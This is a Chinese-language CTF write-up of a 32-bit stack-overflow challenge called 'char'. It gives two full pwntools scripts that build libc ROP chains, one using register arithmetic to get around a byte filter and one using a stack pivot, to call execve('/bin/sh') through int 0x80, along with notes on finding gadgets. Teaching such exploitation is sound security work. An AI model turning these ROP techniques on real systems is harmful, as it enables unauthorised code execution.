但是0xec这一部分是不过审的

所以先写入一个领近的数据，然后再通过加减寄存器来修改值。

因为考试周比较忙，所以这一个脚本就写了我两三天，主要寻找能用的gadget实在太艰难了。

实际上原理也不难，就是比较麻烦。

exp脚本如下

from pwn import \*

#context.log\_level='Debug'

p=process('./char')

gdb.attach(p,'b \*0x08048692')

libc=ELF('libc.so')

elf=ELF('char')

base=0x5555E000

pop\_eax=0x0001706b #0x0001706b : pop eax ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret

xchg\_esp\_eax=0x00019548

mov\_eax\_ecx=0x000f7b03

sub\_ecx\_edx=0xf7b4c

xor\_eax\_eax=0x00095555

xor\_eax\_eax\_2=xor\_eax\_eax+0x1 #delete pop edx

pop\_ecx=0x00174a4f+0x2

sub\_ecx\_eax=0x000f7aff

pop\_ebx=0x000e5028

inc\_eax=0x00168864

add\_ah\_al=0x00174860

add\_bh\_ah=0x000d6e43

add\_bl\_al=0x0009843f

xor\_edx\_edx=0x000e8367 #0x00082d35 #xor edx, edx ; pop ebx ; mov eax, edx ; pop esi ; pop edi ; pop ebp ; ret

int\_80=0x00109177

p.recvuntil('GO : ) \n')

payload="A"\*32

#ecx=0 edx=0

payload+=p32(xor\_eax\_eax+base) #pop edx; xor eax, eax ; pop edi ; ret -->eax=0

payload+=p32(0x41414141)

payload+=p32(0x41414141)

payload+=p32(pop\_ecx+base) # pop ecx ; add al, 0xa ; ret --> ecx=0x41414141 eax=0xa

payload+=p32(0x41414141)

payload+=p32(sub\_ecx\_edx+base) #sub ecx, edx ; add esp, 0x4c ; mov eax, ecx ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret --> ecx=0

payload+="B"\*0x4c # <--add esp, 0x4c

payload+=p32(0x41414141)\*4

payload+=p32(xor\_edx\_edx+base) #xor edx, edx ; pop ebx ; mov eax, edx ; pop esi ; pop edi ; pop ebp ; ret -->eax=0 edx=0

payload+=p32(0x41414141)\*4

#ebx-->/bin/sh 0x556bb7ec

#0x556bb7ec=0x556b477c+0x7070

payload+=p32(pop\_ebx+base)# xor eax, eax ; pop ebx ; ret

payload+=p32(0x556b477c)

payload+=p32(inc\_eax+base)\*0x70 #\*0x70 # inc eax ; ret 0

payload+=p32(add\_ah\_al+base) #add ah, al ; ret

payload+=p32(add\_bh\_ah+base) #add ah, al ; ret

payload+=p32(add\_bl\_al+base) #add bl, al ; xor eax, eax ; ret

#eax=0xb


payload+=p32(xor\_eax\_eax\_2+base)# xor eax, eax ; pop edi ; ret -->eax=0

payload+=p32(inc\_eax+base)\*0xc #\*eax=0xb # inc eax ; ret 0

payload+=p32(int\_80+base) # int 0x80

p.sendline(payload)

p.interactive()




EAX=0xb

EBX->/bin/sh

ECX=EDX=0

成功CALL EXECVE打开一个shell



$ uname -a

Linux migraine 4.13.0-41-generic #46~16.04.1-Ubuntu SMP Thu May 3 10:06:43 UTC 2018 x86\_64 x86\_64 x86\_64 GNU/Linux

一些笔记：

1.ret x 即在EIP跳转之后esp = esp+4+x

2.计算gadget的确切地址

例如我们writeup中找到的gadget

0x00174a4f : add eax, dword ptr [ebx] ; pop ecx ; add al, 0xa ; ret 我们只需要pop ecx之后的gadget，如何计算从pop ecx开始的确切地址呢。Gdb调试是一个方案，但是这道题情况特殊，只能计算。

在pwntools中，使用asm将前面的指令转化为16进制码，就能计算出长度。

>>> asm('add eax, dword ptr [ebx]')

'\x03\x03' #占用2个字节

所以pop\_ecx=0x00174a4f+0x2 #加上base地址正好能够过审

#可以通过 ROPgadget --binary libc.so >gadget将gadget输入文件，方便查找（cat gadget |grep \*\*）

1. 终于补上了自己的知识盲区

ROP实现 int 0x80呼叫中断，和shellcode的原理相同。

0x02 拓展思路

扩展思路：栈控制

观察栈，0xff87b4f4栈地址（高亮）存放的是src数组。#也就是主函数中的s数组。

地址0xff87b45c的地址存放的是dest数组。



两者虽然理论上是相同的，但是因为进入内存使用的函数不同，也会导致差异。

Dest数组会受到strcpy的截断(\x00)，但是src因为是scanf（通过回车或者空格截断）输入，所以不会被\x00截断。所以src数组一般来说才是完整的，而dest数组非常容易被截断。

我们知道dest数组才是造成栈溢出的原因，使用strcpy函数导致ROP链接非常容易被截断。

但是通过查看大佬的博客，通过够控制esp，指向src内的ROP链。这样gadget就没有限制了。

然后就可以自由选择ROP了



根据调试过程中发现，ecx寄存器总是指向src数组偏移28位的地址。所以可以通过ecx给esp赋值，让程序跳转到src的ROP链上。

寻找Gadget

$ ROPgadget --binary libc.so |grep "xchg eax, esp"

Xchg是一个关键的指令，可以交换eax和esp的值，就可以直接控制栈顶的位置。

下面是exp脚本

from pwn import \*

p=process('./char')

gdb.attach(p,'b \*0x08048692')

context.log\_level='Debug'

libc=ELF('libc.so')

elf=ELF('char')

base=0x5555e000

mov\_eax\_ecx=0x00148527 #mov eax, ecx ; ret

xchg\_eax\_esp=0x000e6d62 #xchg eax, esp ; ret 0xb

add\_esp=0x00055670 # xor eax, eax ; add esp, 0xc ; ret

xor\_edx\_edx=0x000da780 #xor edx, edx ; pop ebx ; mov eax, edx ; pop esi ; pop edi ; pop ebp ; ret

inc\_eax=0x00026a9b #inc eax ; ret

mov\_ecx\_edx=0x0007e2d0 #mov ecx, edx ; rep stosb byte ptr es:[edi], al ; pop edi ; ret

pop\_ebx=0x0012edd1

int\_80=0x000b84c6

#payload

payload="A"\*(32-4)

payload+=p32(add\_esp+base)

payload+=p32(mov\_eax\_ecx+base)

payload+=p32(xchg\_eax\_esp+base) #warning ret 0xb

payload+="\x00"\*3 #cut strcpy

payload+="A"\*12 # <--add esp, 0xc

#esp+0x1c-->

#edx=0 eax=0

payload+=p32(xor\_edx\_edx+base)

payload+=p32(0x41414141)\*4

payload+=p32(inc\_eax+base)\*0xb

#ecx=0

payload+=p32(mov\_ecx\_edx+base)

payload+=p32(0x41414141) #pop-->edi

#ebx-->/bin/sh

payload+=p32(pop\_ebx+base)

payload+=p32(0x556bb7ec) #-->/bin/sh

#int 0x80

payload+=p32(int\_80+base)

p.sendline(payload)

p.interactive()

参考文献：

<http://blog.dazzlepppp.cn/2017/03/24/0ctf-2017-writeup/>

<https://blog.csdn.net/qq_43449190/article/details/89290052>